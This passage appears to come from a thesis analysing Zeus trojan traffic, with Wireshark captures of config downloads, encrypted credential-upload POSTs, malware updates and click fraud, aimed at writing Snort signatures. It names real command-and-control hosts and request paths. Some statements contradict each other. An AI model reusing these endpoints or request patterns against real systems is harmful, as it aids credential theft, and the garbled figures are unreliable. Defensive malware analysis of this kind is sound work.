As soon as the specified website was visited along with a user name and password, the upload process began. Even if the information entered in the forms is incorrect for the login, it is uploaded. This, however, is dependent on the webinject's structure.

Probably as a result of the debugger, the site loaded very slowly in comparison to its usual performance. The test was conducted using Internet Explorer, which came preinstalled on the machine. During the injection, using this information, it was determined that the SSL layer had not been penetrated. Using Firefox's most recent version, the webpages loaded more quickly, and the webinject functioned well. The new HTTP POST packets were visible in Wireshark, and their sizes differed from the previous one. They were much smaller.




Fig. 37. Wireshark analysis




Fig. 38. Wireshark analysis




Fig. 39. Wireshark analysis

Further traffic analysis, I download the three Zeus malware PCAP files and analyze them using Wireshark to examine post-infection activities. All computers were Windows XP, Service Pack 2, based installations, also without fixes and intended to be as dangerous as possible. A newly infected host is predictable with Zeus. An application-octet-stream-tagged binary blob of data is sent to the controlling server in milliseconds after the host performs an HTTP GET request. It turns out that these configuration files are genuinely encrypted, thanks to some research done by the excellent Zeus Tracker website.

The request for the package "ishibati.com/kartos/kartos.bin" matches the example configuration file provided on that web page and during the investigation, the configuration file returned the victim had the MD5 amount similar to that found by Zeus Tracker (Fig. 41). Because these config files may be so large, it's clear that infected machines are engaging in a wide variety of activities, making it difficult to identify a host based on network traffic alone. However, blocking these requests is not a straightforward procedure for the Snort signature authors of web proxy maintainers, since the URL routes are randomly requested in this stage of the process. Fewer HTTP headers mean less for Snort signature authors to focus on (Fig. 40).

Wireshark · Packet 54 · zeus-sample-2.pcap

```
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)\r\n
Host: pipiskin.hk\r\n
Content-Length: 349\r\n
Connection: Keep-Alive\r\n
Pragma: no-cache\r\n
\r\n
[Full request URI: http://pipiskin.hk/index1.php]
[HTTP request 1/1]
[Response in frame: 60]
File Data: 349 bytes
Data (349 bytes)
```

0050	0a 41 63 63 65 70 74 3a 20 2a 2f 2a 0d 0a 55 73	.Accept: */*..Us
0060	65 72 2d 41 67 65 6e 74 3a 20 4d 6f 7a 69 6c 6c	er-Agent : Mozill
0070	61 2f 34 2e 30 20 28 63 6f 6d 70 61 74 69 62 6c	a/4.0 (c ompatibl
0080	65 3b 20 4d 53 49 45 20 36 2e 30 3b 20 57 69 6e	e; MSIE 6.0; Win
0090	64 6f 77 73 20 4e 54 20 35 2e 31 3b 20 53 56 31	dows NT 5.1; SV1
00a0	29 0d 0a 48 6f 73 74 3a 20 70 69 70 69 73 6b 69)..Host: pipiski
00b0	6e 2e 68 6b 0d 0a 43 6f 6e 74 65 6e 74 2d 4c 65	n.hk..Co ntent-Le
00c0	6e 67 71 68 3a 20 22 21 29 0d 0a 12 6f 6e 6e 65	nath: 31 9..Conne

Fig. 40. Wireshark analysis

Wireshark · Packet 4 · zeus-sample-3.pcap

```
Frame 4: 229 bytes on wire (1832 bits), 229 bytes captured (1832 bits)
Ethernet II, Src: VMware_2a:01:22 (00:0c:29:2a:01:22), Dst: VMware_b9:39:c3 (00:0c:29:b9:39:c3)
Internet Protocol Version 4, Src: 192.168.3.65, Dst: 188.72.243.72
Transmission Control Protocol, Src Port: 1032, Dst Port: 80, Seq: 1, Ack: 1, Len: 175
Hypertext Transfer Protocol
  GET /kartos/kartos.bin HTTP/1.1\r\n
    [Expert Info (Chat/Sequence): GET /kartos/kartos.bin HTTP/1.1\r\n]
    Request Method: GET
    Request URI: /kartos/kartos.bin
    Request Version: HTTP/1.1
    Accept: */*\r\n
    Connection: Close\r\n
```

0000	00 0c 29 b9 39 c3 00 0c 29 2a 01 22 08 00 45 00	...).9....)*..E-
0010	00 d7 00 35 40 00 80 06 86 71 c0 a8 03 41 bc 48	...5@... -q...A-H
0020	f3 48 04 08 00 50 08 3b 86 6a de 4b 94 32 50 18	-H ..P.; .j-K-2P-
0030	fd 5c 1f 78 00 00 47 45 54 20 2f 6b 61 72 74 6f	.-\x..GE T /kart
0040	73 2f 6b 61 72 74 6f 73 2e 62 69 6e 20 48 54 54	s/kartos .bin HTT
0050	50 2f 31 2e 31 0d 0a 41 63 63 65 70 74 3a 20 2a	P/1.1..A ccept: *
0060	2f 2a 0d 0a 43 6f 6e 6e 65 63 74 69 6f 6e 3a 20	/*..Conn ection:
0070	43 6c 6f 73 65 0d 0a 55 73 65 72 2d 41 67 65 6e	Close..U ser-Agen
0080	74 3a 20 4d 6f 7a 69 6c 6c 61 2f 34 2e 30 20 28	t: Mozil la/4.0 (
0090	63 6f 6d 70 61 74 69 62 6c 65 3b 20 4d 53 49 45	compatib le; MSIE
00a0	20 36 2e 30 3b 20 57 69 6e 64 6f 77 73 20 4e 54	6.0; Wi ndows NT
00b0	20 35 2e 31 3b 20 53 56 31 29 0d 0a 48 6f 73 74	5.1; SV 1)..Host:
00c0	3a 20 69 73 68 69 2d 62 61 74 69 2e 63 6f 6d 0d	ishi-b ati.com.
00d0	0a 50 72 61 67 6d 61 3a 20 6e 6f 2d 63 61 63 68	.Pragma: no-cach
00e0	65 0d 0a 0d 0a	e....

Fig. 41. Wireshark analysis

```

POST /kartos/youyou.php HTTP/1.1
Accept: /*
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)
Host: ishi-bati.com
Content-Length: 355
Connection: Keep-Alive
Pragma: no-cache

.....xWE.R{.F.V...<..Q~....Z2..9Q#l..B.Q.....,..Q.B.=|.....@tF.@.9.]..v.....\o.s
Q.q.8Vknh....1M. <.9#+....t5xE....+*.0b}.h...Nj"&s.....f.L...5m.....
8B...a%..~o].Ii.....2.$.v.j.N+...T.
$...T.^[..I.HT.....R.g..z..B.....^..|.,.....3.....S31..!O.F.HVRKP.
2.....'.b@a."v{0G.....8..|.....QH..\.....N}.f....%2'M.....
93..^...)~..oHTTP/1.1 200 OK
Date: Fri, 26 Feb 2010 14:57:57 GMT
Server: Apache/2.2.14 (Unix) mod_ssl/2.2.14 OpenSSL/0.9.8e-fips-rhel5
mod_auth_passthrough/2.1 mod_bwlimited/1.4 FrontPage/5.0.2.2635
X-Powered-By: PHP/5.2.12
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Transfer-Encoding: chunked
Content-Type: text/html

.....xWE.R{....W...,E
.^..9.R#..9Q#l..B.Q....POST /kartos/youyou.php HTTP/1.1
Accept: /*
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)

```

2 client pkts, 2 server pkts, 3 turns.

Show data as ASCII

Find:

Filter Out This Stream Print Save as... Back Close Help

Icons: Computer, Network, User, Google Chrome, Microsoft Edge, Google Chrome, Microsoft Edge, Shark

Fig. 42. Wireshark analysis

Packet	Hostname	Content Type	Size	Filename
46	pipiskin.hk	application/octet-stream	35kB	ribbn.tar
54	pipiskin.hk		349 bytes	index1.php
57	pipiskin.hk		265 bytes	index1.php
60	pipiskin.hk	text/html	44 bytes	index1.php
64	pipiskin.hk	text/html	93 bytes	index1.php
97	pipiskin.hk	application/octet-stream	19kB	load.exe
104	pipiskin.hk		177 bytes	index1.php
106	pipiskin.hk	text/html	44 bytes	index1.php

Save Save All Preview Close Help

Fig. 43. Wireshark analysis




Fig. 44. Wireshark analysis




Fig. 45. Wireshark analysis

A standard Content-Length header specifies how much data is being provided, and the HTTP headers look identical to those in the original configuration file request. The POST data is encrypted and varies in size from time to time, averaging approximately 270 bytes and averaging around 350 bytes. In other words, when it comes to establishing a signature, Snort signature writers and proxy operators have little to nothing.

To build a Snort signature, we need data from these POST requests. This data demonstrates a behavior that's sufficiently out of the ordinary. Headers in HTTP requests vary greatly from those in HTTP responses because different servers use distinct sets of headers, such as a unique value for the Server header and so on. This means that the headers in HTTP requests are much more diverse. The only header field constant across all of our tests is "Content-Type: text/HTML." This is a typical header in and of itself, and a Snort signature-based only on this would produce warnings on the majority of legal online traffic, making it worthless. Other malware may behave similarly, and legal programs may also have a Content-type mismatch. The advantage of identifying Zeus command-and-control traffic exceeds the cost of possible false positives. In addition, we've made this rule non-defaulting so that network administrators who know their networks and are comfortable with probable false positives may make their own judgments.

Zeus samples began to behave differently when they exchanged data. It's possible that some of these servers were inactive or waiting for a user to enter credentials that may have been stolen and reported back to them, or for any of a number of other possible reasons. Some of them then downloaded and executed a Windows PE executable file. When you see fresh versions of these binaries, they're most likely upgrades for the Zeus client software.

Fig. 46. Wireshark analysis

Fig. 47. Wireshark analysis




Fig. 48. Wireshark analysis

In most instances, One more POST request was made to the same URL that was visited during the initial infection, indicating that malware update had been accomplished by the infected computer's controlling server. A tiny number of infected computers subsequently engaged in click fraud, particularly accessing hundreds of pornographic websites in quick succession, Fraudulently increasing the number of page views in order to make money for the websites' sponsors. Due to the fact that these computers produced an enormous amount of traffic, they should be readily recognized by the machine's rapid increase in traffic. Additionally, if a network conduct checks for visits to pornographic websites, red lights should be raised promptly for these specific addresses (Fig. 49).

Wireshark - Export - HTTP object list

Text Filter: Content Type: image/jpeg

Packet	Hostname	Content Type	Size	Filename
2490	hellgay.net	image/jpeg	3584 bytes	h_bg.jpg
2521	hellgay.net	image/jpeg	20kB	h2.jpg
2568	hellgay.net	image/jpeg	15kB	hal.jpg
2583	hellgay.net	image/jpeg	50kB	h1.jpg
2603	hellgay.net	image/jpeg	16kB	tod.jpg
2637	hellgay.net	image/jpeg	16kB	bon.jpg
2666	hellgay.net	image/jpeg	20kB	fri.jpg
2667	hellgay.net	image/jpeg	449 bytes	to.jpg
2672	hellgay.net	image/jpeg	470 bytes	bo.jpg
2695	lustymatures.net	image/jpeg	425 bytes	01_03.jpg
2738	lustymatures.net	image/jpeg	24kB	01_02.jpg
2751	lustymatures.net	image/jpeg	1193 bytes	01_06.jpg
2754	lustymatures.net	image/jpeg	19kB	01_05.jpg
2760	lustymatures.net	image/jpeg	4734 bytes	01_07.jpg
2768	lustymatures.net	image/jpeg	1315 bytes	01_08.jpg
2771	lustymatures.net	image/jpeg	416 bytes	01_10.jpg
2775	lustymatures.net	image/jpeg	2714 bytes	01_11.jpg

Save Save All Preview Close Help

Fig. 49. Wireshark analysis

Obviously, Since Zeus controllers are often identified and deleted by law enforcement and/or cautious service providers, many infected PCs were unable to interact with their pre-assigned control server. Since law enforcement and/or vigilant service providers often discover and deactivate Zeus controllers, many of the infected PCs were unable to interact with their pre-assigned control server. In these instances, we discovered Zeus to be very persistent in its efforts to connect to the target server. When the DNS name of the control server could not be found, the bot would repeatedly ask each of its DNS servers for the name, frequently in rapid succession. Counting the number of failed DNS queries in a certain period of time is challenging since the threshold is hard to pin down precisely. Some instances have produced dozens or more requests in seconds, while others merely attempt to replicate the infected DNS query failures over a period of minutes from a one server, especially for the same domain. There was no configuration file returned even though the server's name was appropriately resolved. (Ex. A 404 Error was returned, followed by a 302 Internal Server Error. You got a Moved answer, however the 200 OK code was accompanied by an HTTP takedown notice.), This request came up regularly over the course of our investigation.

Previously, performed some kind of analysis on Zeus-infected computers. Meanwhile, included Zeus PCAP analysis pictures to help you get a better understanding of the Zeus trojan.

Wireshark · Follow TCP Stream (tcp.stream eq 71) · zeus-sample-1.pcap

```

GET /images/01_02.jpg HTTP/1.1
Accept: */*
Referer: http://213.174.154.20/v/cj.php?d=65
Accept-Language: en-us
Accept-Encoding: gzip, deflate
If-Modified-Since: Fri, 19 Dec 2008 22:00:44 GMT
If-None-Match: "3b006f-5f34-45e6d70d07b00"
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)
Host: lustymatures.net
Connection: Keep-Alive
Cookie: ca=nastyday.com

HTTP/1.1 304 Not Modified
Server: nginx/0.7.64
Date: Fri, 26 Feb 2010 20:18:41 GMT
Connection: keep-alive
Keep-Alive: timeout=20
ETag: "3b006f-5f34-45e6d70d07b00"

GET /images/01_07.jpg HTTP/1.1
Accept: */*
Referer: http://213.174.154.20/v/cj.php?d=65
Accept-Language: en-us
Accept-Encoding: gzip, deflate
If-Modified-Since: Fri, 19 Dec 2008 22:00:52 GMT
If-None-Match: "3b0069-127e-45e6d714a8d00"
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)
Host: lustymatures.net
Connection: Keep-Alive
Cookie: ca=nastyday.com

```

Fig. 50. Wireshark analysis

frame contains"images"						
No.	Time	Source	Destination	Protocol	Length	Info
2483	82.510528	192.168.3.35	65.254.37.8	HTTP	389	GET /images/h_bg.jpg HTTP/1.1
2491	82.564726	192.168.3.35	65.254.37.8	HTTP	387	GET /images/h1.jpg HTTP/1.1
2492	82.569713	192.168.3.35	65.254.37.8	HTTP	387	GET /images/h2.jpg HTTP/1.1
2529	82.664295	192.168.3.35	65.254.37.8	HTTP	388	GET /images/hal.jpg HTTP/1.1
2570	82.711012	192.168.3.35	65.254.37.8	HTTP	388	GET /images/tod.jpg HTTP/1.1
2585	82.727472	192.168.3.35	65.254.37.8	HTTP	388	GET /images/bmk.gif HTTP/1.1
2605	82.738800	192.168.3.35	65.254.37.8	HTTP	388	GET /images/bon.jpg HTTP/1.1
2642	82.792680	192.168.3.35	65.254.37.8	HTTP	388	GET /images/fri.jpg HTTP/1.1
2643	82.792886	192.168.3.35	65.254.37.8	HTTP	387	GET /images/to.jpg HTTP/1.1
2671	82.833388	192.168.3.35	65.254.37.8	HTTP	387	GET /images/bo.jpg HTTP/1.1
2693	87.170442	192.168.3.35	65.254.40.254	HTTP	400	GET /images/01_03.jpg HTTP/1.1
2696	87.193067	192.168.3.35	65.254.40.254	HTTP	400	GET /images/01_02.jpg HTTP/1.1
2699	87.201932	192.168.3.35	65.254.40.254	HTTP	400	GET /images/01_05.jpg HTTP/1.1
2740	87.313794	192.168.3.35	65.254.40.254	HTTP	400	GET /images/01_06.jpg HTTP/1.1
2753	87.361674	192.168.3.35	65.254.40.254	HTTP	400	GET /images/01_07.jpg HTTP/1.1
2755	87.375321	192.168.3.35	65.254.40.254	HTTP	400	GET /images/01_08.jpg HTTP/1.1
2762	87.401649	192.168.3.35	65.254.40.254	HTTP	400	GET /images/01_10.jpg HTTP/1.1

Fig. 51. Wireshark analysis

Wireshark - Follow HTTP Stream (tcp.stream eq 10) · zeus-sample-1.pcap

```

GET /nopmulti/tds2.php HTTP/1.1
Accept: /*
Accept-Language: en-us
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)
Host: saloongins.net
Connection: Keep-Alive

HTTP/1.1 200 OK
Server: nginx/0.7.64
Date: Fri, 26 Feb 2010 20:15:57 GMT
Content-Type: text/html
Connection: keep-alive
Keep-Alive: timeout=20
X-Powered-By: PHP/5.2.12
Content-Length: 93

<SCRIPT language=JavaScript>window.location.replace('http://promotds.com/in.cgi?16')</SCRIPT>

```

Fig. 52. Wireshark analysis

Wireshark - Follow HTTP Stream (tcp.stream eq 15) · zeus-sample-1.pcap

```

<tr>
    <td background="images/bo.jpg" height="21" align="right"><a href="javascript:window.external.AddFavorite('http://hellgay.net','Hell Gay')"></a></td>
</tr>
</table>
<br>
<br>
<table width="100%" border="0" cellspacing="0" cellpadding="0" bgcolor="#23435b">
    <tr>
        <td background="images/to.jpg"></td>
    </tr>
    <tr>
        <td align="center" valign="top">
            <table border="0" cellspacing="3" cellpadding="1">
                <tr>
                    <td><a href="/out.php?t=3.0.24.135&url=http://x-baitbus.bangbros1.com/gal/90013/p/vincent/&s=2" target="_blank" class="ts_img" ><img src="" width=240 height=180 border=0></a></td>
                    <td><a href="/out.php?t=3.0.25.134&url=http://x-baitbus.bangbros1.com/gal/100014/p/vincent/&s=2" target="_blank" class="ts_img" ><img src="" width=240 height=180 border=0></a></td>
                    <td><a href="/out.php?t=3.0.26.133&url=http://www.pinkvisualhdgalleries.com/hfgs/163/01/vid?campaign=0&revid=49035&s=1&s=2" target="_blank" class="ts_img" ><img src="" width=240 height=180 border=0></a></td>
                    <td><a href="/out.php?t=3.0.27.137&url=http://x-evanrivers.bangbros1.com/gal/100015/p/vincent/&s=2" target="_blank" class="ts_img" ><img src="" width=240 height=180 border=0></a></td>
                    <td><a href="/out.php?t=3.0.28.138&url=http://x-evanrivers.bangbros1.com/gal/100016/p/vincent/&s=2" target="_blank" class="ts_img" ><img src="" width=240 height=180 border=0></a></td>
                    <td><a href="/out.php?t=3.0.29.142&url=http://x-evanrivers.bangbros1.com/gal/90011/p/vincent/&s=2" target="_blank" class="ts_img" ><img src="" width=240 height=180 border=0></a></td>
                    <td><a href="/out.php?t=3.0.30.141&url=http://x-baitbus.bangbros1.com/gal/90011/p/vincent/&s=2" target="_blank" class="ts_img" ><img src="" width=240 height=180 border=0></a></td>
                    <td><a href="/out.php?t=3.0.31.140&url=http://x-baitbus.bangbros1.com/gal/100010/p/vincent/&s=2" target="_blank" class="ts_img" ><img src="" width=240 height=180 border=0></a></td>
                </tr>
            </table>
        </td>
    </tr>
</table>

```

10 client pkts, 10 server pkts, 19 turns.

Fig. 53. HTTP Stream Wireshark analysis

5. CONCLUSION

ZeusVM version 2.0.0.0 is one of the most exciting new additions to the Zeus malware family. This trojan was named for its most unusual feature, the Virtual Machine.

This thesis analyses the structure of this Virtual Machine. The trojan's polymorphic character has been proven, as the decryption procedure carried out by this Virtual Machine is always unique.

